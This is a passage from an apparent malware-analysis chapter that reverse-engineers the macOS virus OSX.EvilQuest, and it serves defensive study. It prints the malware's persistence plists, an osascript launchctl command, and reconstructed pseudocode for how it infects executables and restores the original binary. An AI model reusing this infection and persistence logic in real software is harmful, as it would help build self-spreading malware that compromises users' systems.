Continuing the debugging session, we observe `OSX.EvilQuest` decrypting an embedded template plist, which is then configured with the path to the persistent binary (e.g. `/Users/user/Library/AppQuest/com.apple.questd`):

```
$ lldb /Library/mixednkey/toolroomd
```

```
...

x/s $rax
0x100119540: "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC
"-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist
version="1.0">\n<dict>\n<key>Label</key>\n<string>%s</string>\n\n<key>ProgramArguments<
/key>\n<array>\n<string>%s</string>\n<string>--silent</string>\n</array>\n\n<key>RunAtL
oad</key>\n<true/>\n\n<key>KeepAlive</key>\n<true/>\n\n</dict>\n</plist>"
```

Once the plist is fully configured, the malware writes it out to disk (to `~/Library/LaunchAgents/com.apple.questd.plist`):

```
$ cat /Users/user/Library/LaunchAgents/com.apple.questd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>

    <key>ProgramArguments</key>
    <array>
        <string>/Users/user/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>

    <key>RunAtLoad</key>
    <true/>

    <key>KeepAlive</key>
    <true/>
</dict>
```

As the `RunAtLoad` key is set to “true,” the malicious binary (`~/Library/AppQuest/com.apple.questd`) will be automatically restarted each time the user logs in.

The second time the `install_daemon` function is invoked, the arguments specify that a persistent launch daemon should be created at `/Library/LaunchDaemons/com.apple.questd.plist`. The launch daemon references the second copy of the malware in the `/Library` directory:

```
$ cat /Library/LaunchDaemons/com.apple.questd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>

    <key>ProgramArguments</key>
    <array>
        <string>sudo</string>
        <string>/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>

    <key>RunAtLoad</key>
    <true/>

    <key>KeepAlive</key>
    <true/>

</dict>
```

As the `RunAtLoad` key is set to "true", the system will automatically launch the daemon's binary (`/Library/AppQuest/com.apple.questd`, via a spurious `sudo`) every time the system is rebooted. Unlike persisted launch agents, launch daemons run with root privileges.

Once the malware has ensured it has persistence (twice!), it invokes the `ei_selfretain_main` function to start the launch item(s). This function invokes the aptly named `run_daemon`, passing in the launch item to start ...for example, the first call (at `0x000000010000b7a6`) is the launch agent:

```
$ lldb /Library/mixednkey/toolroomd

...

Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 17.1
    frame #0: 0x000000010000b7a6 patch
->  0x10000b7a6: callq  0x100002a40

(lldb) x/s $rdi
0x100212f90: "%s/Library/LaunchAgents/"
```

```
(lldb) x/s $rsi
0x100217b40: "com.apple.questd.plist"
```

The function first invokes `construct_plist_path`, via the helper function, to build a full path to the launch item's plist. Then, the `run_daemon` function decrypts a lengthy string, which (rather unsurprisingly) is a command to start the specified launch ...albeit, via AppleScript:

`osascript -e "do shell script \"launchctl load -w %s;launchctl start %s\" with administrator privileges"`

The command is then passed to the `system` API call to be executed. This can be passively observed via a process monitor. Below, we see the launching of osascript, the launch command, and full path to the launch daemon:

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    ...
    "uid" : 0,
    "arguments" : [
      "osascript",
      "-e",
      "do shell script \"launchctl load -w
       /Library/LaunchDaemons/com.apple.questd.plist;
       launchctl start questd\" with administrator privileges"
    ],
    "pid" : 1579,
    "name" : "osascript",
    "path" : "/usr/bin/osascript”
  }
}
```

📝 Note:

There is a bug in the malware's launch item loading code. To build the full path to the launch agent, the construct_plist_path function simply concatenates the two provided arguments, “%s/Library/LaunchAgents/” and “com.apple.questd.plist”

As the “%s” is never resolved with the name of the current user, an invalid plist path is generated: “%s/Library/LaunchAgents/com.apple.questd.plist”

```
...and thus the manual loading of the launch agent fails!

However, on reboot, macOS simply enumerates all installed launch item plists and thus
will successfully find and load both the launch daemon and the launch agent:

user@users-mac % ps aux
root  236  /Library/AppQuest/com.apple.questd --silent
user  483  /Users/user/Library/AppQuest/com.apple.questd --silent
```

It's common for malware to persist, but `OSX.EvilQuest` takes things a step further by re-persisting itself if any of its persistent components are removed! Let's take a look at how the malware achieves this "self-defense."

Within the malware's main function (at `0x000000010000C24D`), a new thread is created via a call to `pthread_create`. The thread's start routine is a function called `ei_pers_thread`, implemented at `0x0000000100009650`.

Analyzing the disassembly of this function reveals that it creates an array of file paths, which it then passes to a function named `set_important_files`. A breakpoint on this function allows us to dump the "important" file paths (which are held in an array that RDI points to):

```
$ lldb /Library/mixednkey/toolroomd

...

(lldb) b 0x000000010000D520
(lldb) continue

Process 1369 stopped
* thread #2, stop reason = breakpoint 1.1
    frame #0: 0x000000010000d520 patch

(lldb) p ((char**)$rdi)[0]
0x0000000100305e60 "/Library/AppQuest/com.apple.questd"
(lldb) p ((char**)$rdi)[1]
0x0000000100305e30 "/Users/user/Library/AppQuest/com.apple.questd"
(lldb) p ((char**)$rdi)[2]
0x0000000100305ee0 "/Library/LaunchDaemons/com.apple.questd.plist"
(lldb) p ((char**)$rdi)[3]
0x0000000100305f30 "/Users/user/Library/LaunchAgents/com.apple.questd.plist"
```

Ah, looks like the malware's persistent launch items and their corresponding binaries!

And what does the `set_important_files` function do with these files? First, it opens a kernel queue (via kqueue) and then "adds" these files, in order to instruct the system to monitor them.

Apple's documentation on kernel queues states that one should then *"call `kevent` in a loop" as this function "monitors the kernel event queue for events"* ...such as file system notifications [17]. `OSX.EvilQuest` follows this advice and calls `kevent` in a loop. Normally then, code would take some action once a notification was delivered by the system ...for example, if one of the watched files is modified or deleted. However, it appears that in this version of the malware, the `kqueue` logic is incomplete: the malware contains no logic to respond to such events.

Though the `kqueue` logic is incomplete, `OSX.EvilQuest` can still re-persist its components (as needed) as it invokes the `ei_persistence_main` function multiple times.

If we then delete one of the malware's persistent components (e.g. the malware's launch daemon plist, `com.apple.questd.plist`), via a file monitor, we can observe the malware (now running as `toolroomd`) restoring the file and thus ensure persistence is maintained:

```
# rm /Library/LaunchDaemons/com.apple.questd.plist
# ls /Library/LaunchDaemons/com.apple.questd.plist
ls: /Library/LaunchDaemons/com.apple.questd.plist: No such file or directory

# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter com.apple.questd.plist
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Library/LaunchDaemons/com.apple.questd.plist",
    "process" : {
      "path" : "/Library/mixednkey/toolroomd",
      "name" : "patch",
      "pid" : 1369
    }
  }
}

# ls /Library/LaunchDaemons/com.apple.questd.plist
/Library/LaunchDaemons/com.apple.questd.plist
```

...neat!

Once the malware has persisted (and spawned off a thread to (re)persist if necessary), it begins executing its core payload. This includes:

- Viral Infection
- File Exfiltration
- Remote Tasking
- Ransomware

Let's take a look at these now.

Analysis (Local Viral Infection)

In the seminal book, "The Art of Computer Virus Research and Defense" we find a succinct definition attributed to Dr. Frederick Cohen: *"A virus is a program that is able to infect other programs by modifying them to include a possibly evolved copy of itself."* [18]

True viruses are quite rare on macOS. Most malware targeting macOS is self contained and doesn't locally replicate once it has compromised a system. `OSX.EvilQuest` however is different ...it is a true computer virus.

Once the malware has persisted, it invokes a function named `ei_loader_main`:

```
01  int _ei_loader_main(char* argv, int euid, char* home) {
02   ...
03
04   //decrypts to "/Users"
05   *(var_30 + 0x8) = ei_str("26aC391KprmW0000013");
06
07   // create new thread
08   // execution starts at `_ei_loader_thread`
09   pthread_create(&var_28, 0x0, _ei_loader_thread, var_30);
```

This function decrypts a string ("/Users"), then invokes `pthread_create` to spawn a new background thread with the start routine set to the `ei_loader_thread` function.

This thread function (`ei_loader_thread`) simply invokes another function named `get_targets` (`0x000000010000E0D0`), passing in a callback function named `is_executable`.

Given a root directory (i.e. "/Users") the `get_targets` function invokes the `opendir` and `readdir` APIs in order to recursively generate a listing of files. For each file encountered, the callback function (i.e. `is_executable`) is invoked, to see if a file is a candidate for viral infection.

> 📝 Note:
>
> Elsewhere in the code, the get_targets function is invoked, albeit with a different filter callback (for example to identify user files to exfiltrate).

Let's take a closer look at the logic of the `is_executable` function (`0x0000000100004AC0`). Via its disassembly, we can see that `is_executable` first checks (via the `strstr` function) if the path contains "`.app/`" and, if it does, the function returns with 0x0:

```
01  0x0000000100004acc    mov       rdi, qword [rbp+path]
02  0x0000000100004ad0    lea       rsi, qword [aApp]          ; ".app/"
03  0x0000000100004ad7    call      strstr
04  0x0000000100004adc    cmp       rax, 0x0                   ; substring not found
05  0x0000000100004ae0    je        continue
06  0x0000000100004ae6    mov       dword [rbp+result], 0x0
07  0x0000000100004aed    jmp       leave
```

For non-application files, the `is_executable` function then opens the file and reads in 0x1C (28d) bytes. Before examining these bytes, the function checks if the file size is less than 0x1900000 bytes (25 megabytes). Files larger than this are skipped (e.g. the function returns 0). Next the `is_executable` function checks to see if the file is a Mach-O by checking whether the file starts with one of the Mach-O "magic" numbers:


```
01  0x0000000100004b8d     cmp       dword [rbp+var_40], 0xfeedface           ;
02  0x0000000100004b94     je        continue
03  0x0000000100004b9a     cmp       dword [rbp+var_40], 0xcefaedfe
04  0x0000000100004ba1     je        continue
05  0x0000000100004ba7     cmp       dword [rbp+var_40], 0xfeedfacf
06  0x0000000100004bae     je        continue
07  0x0000000100004bb4     cmp       dword [rbp+var_40], 0xcffaedfe
08  0x0000000100004bbb     jne       leave
```

Finally, the function checks offset 0xC (in the bytes read from the start of the file), to see if it contains an 0x2. Consulting Apple's Mach-O documentation, we find that offset 0xC (within a Mach-O file) contains the file's type ...and will be set to `MH_EXECUTE` (0x2) if the file is a standard executable.

Thus, we can summarize the `is_executable` function by saying: it is only interested in non-application Mach-O executables (of type MH_EXECUTE) that are less than 25MBs.

For each file identified as a candidate by the `is_executable` function, the malware invokes a function named `append_ei` (at `0x0000000100004BF0`) that contains the actual viral infection logic.

Before diving into the specifics, let's provide a diagrammatic overview of how `OSX.EvilQuest` virally infects a file:



Using a simple "Hello World" binary (placed into `/Users`), let's now illustrate the specifics of the viral infection.

The `append_ei` function is invoked with two arguments. In a debugger (recalling the fact that the `RDI` and `RSI` registers hold the 1st and 2nd arguments), we can see that these arguments are the path of the malware (`/Library/mixednkey/toolroomd`), and the target file to infect (e.g. `/Users/HelloWorld`):

```
$ lldb /Library/mixednkey/toolroomd

...

(lldb) b 0x0000000100004BF0
(lldb) continue

Process 1369 stopped
* thread #3, stop reason = breakpoint 1.1
    frame #0: 0x0000000100004BF0 patch
```

```
(lldb) x/s $rdi
0x7ffeefbffcf0: "/Library/mixednkey/toolroomd"

(lldb) x/s $rsi
0x100323a30: "/Users/HelloWorld"
```

After invoking the `stat` function to check that the target file (e.g HelloWorld) is accessible, the malware opens it for updating (mode `rb+`) and reads it fully into memory. It then checks to see if the file has already been infected by looking for an infection marker (`0xDEADFACE`), at the file's end.

If the target file is not (already) infected, the malware (over)writes it with the contents of the specified source file ...which, recall, pointed to the malware's on-disk binary image. In order to preserve the functionality of the target file, the malware then appends the file's original bytes.

Finally a "trailer," created via the `_pack_trailer` function, is written to the very end of the (now) infected file. This trailer contains:


- A byte value of `0x3`
- The size of the source file (the malware, `toolroomd`). As the malware is inserted at the start of the target file, followed immediately by the target file's original bytes, this value is also the offset to the file's original bytes. As we'll see, this value is used to restore the original functionality of the infected binary when it's executed.
- An infection marker, `0xDEADFACE`

In (pseudo) code, the infection logic is as follows:

```
01  // infect a file
02  // 1st arg: source file (the malware)
03  // 2nd arg: target file (to infect, w/ the malware)
04  int append_ei(char* sourceFile, char* targetFile) {
05
06   FILE* src = fopen(sourceFile, "rb");
07
08   fseek(src, 0, SEEK_END);
09   int srcSize = ftell(src);
10   fseek(src, 0, SEEK_SET);
```

```
11
12   char* srcBytes = malloc(srcSize);
13   fread(&srcBytes, 0x1, srcSize, src);
14
15   FILE* target = fopen(targetFile, “rb+”);
16
17   fseek(target, 0, SEEK_END);
18   int targetSize = ftell(target);
19   fseek(target, 0, SEEK_SET);
20
21   char* targetBytes = malloc(targetSize);
22   fread(&targetBytes, 0x1, targetSize, target);
23
24   int* trailer = malloc(0xC);
25   trailer[0] = 0x3;
26   trailer[1] = srcSize;
27   trailer[2] = 0xDEADFACE;
28   _packTrailer(&trailer, 0x0);
29
30   //write out source file’s contents
31   // written to start of the target file
32   fwrite(srcBytes, 0x1, srcSize, target);
33
34   //write out target file’s contents
35   // written after the source file’s contents
36   fwrite(targetBytes, 0x1, targetSize, target);
37
38   //write out trailer
39   // written to end of file
40   fwrite(trailer, 0x1, 0xC, target);
41
42   ...
43
44 }
45
```

...which produces a file layout as shown below:



Let's examine the now infected `HelloWorld` binary to see it indeed conforms to this layout.

In the following hexdump of the infected binary, we see the malware's Mach-O binary code injected at the start of the binary, followed by the "Hello World"'s Mach-O binary (at offset `0x15770`), and finally the trailer:

```
$ hexdump -C HelloWorld

00000000  cf fa ed fe 07 00 00 01  03 00 00 80 02 00 00 00  |................|
00000010  12 00 00 00 c0 07 00 00  85 00 20 04 00 00 00 00  |.......... .....|
00000020  19 00 00 00 48 00 00 00  5f 5f 50 41 47 45 5a 45  |....H...__PAGEZE|
00000030  52 4f 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |RO..............|

00015770  cf fa ed fe 07 00 00 01  03 00 00 00 02 00 00 00  |................|
00015780  14 00 00 00 08 07 00 00  85 00 20 00 00 00 00 00  |.......... .....|
00015790  19 00 00 00 48 00 00 00  5f 5f 50 41 47 45 5a 45  |....H...__PAGEZE|
000157a0  52 4f 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |RO..............|
```

```
000265b0  03 70 57 01 00 ce fa ad  de                       |.pW.....|
```

Note that the trailer contains 0x00015770, which is the offset in the file of the target's original bytes.

> 📝 Note:
>
> The hexdump shows byte values in little endian order ...including the trailer: 03 70 57 01 00 ce fa ad de.
>
> In big endian order (and knowing the first value is a byte) this becomes:
>
> 0x03
> 0x00015770 (malware's size/offset to original bytes)
> 0xdeadface (infection marker)

Once an executable file has been infected, since the malware has wholly injected itself at the start of the file, whenever the file is subsequently executed, the malware will be executed first. This ensures that the system will still remain infected, even if the malware's launch item(s) are removed.

Now, let's briefly look at what happens when an infected file is executed.

When a binary infected with `OSX.EvilQuest` is run (either by the user, or by the system), the copy of the malware injected into the binary will begin executing. As part of its initialization, the malware invokes a method named `extract_ei`, which examines the on-disk binary image (backing the running process). Specifically, the malware reads 0x20 bytes of "trailer" data from the end of the file (that it unpacks via call to a function named `unpack_trailer`). If the last of these trailer bytes is `0xDEADFACE`, the malware knows it is executing via an infected file (vs. its original pristine image).

```
01  ;unpack_trailer
02  ; rcx: trailer data
03  0x0000000100004A39   cmp     dword ptr [rcx+8], 0DEADFACEh
04  0x0000000100004A40   mov     [rbp+var_38], rax
05  0x0000000100004A44   jz      noInfected
```

If "trailer" data is found, the `extract_ei` function returns a pointer to the malware's bytes, as well as the length of this data (which can be calculated based on data stored

in the trailer). This then triggers a block of code that (re)persists and (re)executes the malware if needed:

```
01  maliciousBytes = extract_ei(argv, &size);
02  if (maliciousBytes != 0x0) {
03      persist_executable_frombundle(maliciousBytes, size, ...);
04      install_daemon(...);
05      run_daemon(...);
06      ...
```

We can confirm in a debugger that `persist_executable_frombundle` (implemented at 0x0000000100008DF0) is invoked with the bytes to the malware (note Mach-O header: `0xfeedfacf`) and its size:

```
$ lldb ~/HelloWorld

...

Process 1209 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x000000010000bee7 HelloWorld_Inf
->  0x10000bee7: callq  0x100008df0 ;persist_executable_frombundle

(lldb) reg read
General Purpose Registers:
       ...
       rdi = 0x0000000100128000 ;malware's bytes
       rsi = 0x0000000000015770 ;size of malware's bytes

(lldb) x/10wx $rdi
0x100128000: 0xfeedfacf 0x01000007 0x80000003 0x00000002
0x100128010: 0x00000012 0x000007c0 0x04200085 0x00000000
0x100128020: 0x00000019 0x00000048
```

Via a file monitor, we can passively observe the infected binary, HelloWorld, (re)creating the malware's persistent binary (`~/Library/AppQuest/com.apple.quest`) and launch agent property list (`com.apple.questd.plist`):

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/AppQuest/com.apple.questd",
```

```
    "process" : {
      "uid" : 501,
      "path" : "/Users/user/HelloWorld",
      "name" : "HelloWorld",
      "pid" : 1209
      ...
     }
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.apple.questd.plist",
    "process" : {
      "uid" : 501,
      "path" : "/Users/user/HelloWorld",
      "name" : "HelloWorld",
      "pid" : 1209
      ...
     }
  }
}
```

Once the infected file has (re)persisted the malware, the infected file launches the malware via launchctl with the following arguments: “`submit -l questd -p /Users/user/Library/AppQuest/com.apple.questd`":

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "launchctl",
      "submit",
      "-l",
      "questd",
      "-p",
      "/Users/user/Library/AppQuest/com.apple.questd"
    ],
    "name" : "launchctl",
    "pid" : 1309
  }
```

```
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "path" : "/Users/user/Library/AppQuest/com.apple.questd",
    "name" : "com.apple.questd",
    "pid" : 1310
  }
}
```

📝 Note:

This confirms the main goal of the (local) viral infection is to ensure that a system remains infected, even if the malware's launch items and binary (~/Library/AppQuest/com.apple.questd) are deleted.

...sneaky!

Ok, so now the infected binary has ensured the malware has been (re)persisted and (re)executed. It now needs to execute the binary's original code (i.e. its own original code) ...so that nothing appears amiss to the user. This is handled by a function named `run_target` (found at `0x0000000100005140`).

The `run_target` function first consults the "trailer" data to get the offset of the original bytes within the infected file. The function then writes these bytes out to a new file named: .<originalfilename>1. (e.g. `.HelloWorld1`). This new file is then set executable (via `chmod`) and executed (via `execl`). This logic is illustrated in the following pseudocode:

```
01  run_target(...) {
02   sprintf_chk(&newFileName, ..., "%s.%s1", directory, fileName);
03
04   file = fopen(newFileName, "wb");
05   fwrite(originalBytes, 0x1, originalSize, file);
06
07   ...
08   chmod(newFileName, 755);
09   execl(newFileName, ...);
```

A process monitor can capture the execution event of the new file containing the original binary's bytes:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "path" : "/Users/user/.HelloWorld1",
    "name" : ".HelloWorld1",
    "pid" : 1209
  }
}
```

📝 Note:

A benefit of the approach of writing out the original bytes to a separate file and then executing it (i.e. HelloWorld -> .HelloWorld1) involves code-signing and entitlements.

When OSX.EvilQuest infects a binary any code-signing signature and entitlements will be invalidated (as the file was maliciously modified). Though macOS will still allow the (now infected) binary to run, any entitlements will no longer be respected (or granted), which could break the legitimate functionality of the original binary.

Writing out (just) the original bytes to a new file restores the code-signing signature and any entitlements. This means that, when executed, this new file (containing the original binary) will function as expected.

Analysis (Remote Communications)

After OSX.EvilQuest has infected other binaries on an infected system (to maintain infection if its persistent binary or launch items are removed), the malware performs additional actions such as file exfiltration and executing (remote) tasking. These actions require communications with a remote server.

In order to ascertain the address of its remote command and control server, the malware invokes a function named `get_mediator` (at address `0x000000010000A910`). This function takes two parameters: the URL of a server and file name. Via a call to a function named `http_request`, the malware will query the specified server to retrieve the specified file. The malware expects this file to contain the address of the actual command and control server.


So what's the address of the URL that the malware queries? And what does it return (as the actual address of the command and control server)? Well, examining the malware's disassembly turns up several cross-references to the `get_mediator` function. Unfortunately, the values of the URL and file are obfuscated:

```
;deobuscate "3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033"
0x00000001000016bf         lea        rdi, qword [a3ihmvk0rfo0r3k]
0x00000001000016c6         call       ei_str

;deobuscate "1MNsh21anlz906WugB2zwfjn0000083"
0x00000001000016cb         lea        rdi, qword [a1mnsh21anlz906]
0x00000001000016d2         mov        qword [rbp+URL], rax
0x00000001000016d9         call       _ei_str

0x00000001000016de         mov        rdi, qword [rbp+URL]
0x00000001000016e5         mov        rsi, rax
0x00000001000016e8         call       get_mediator
```

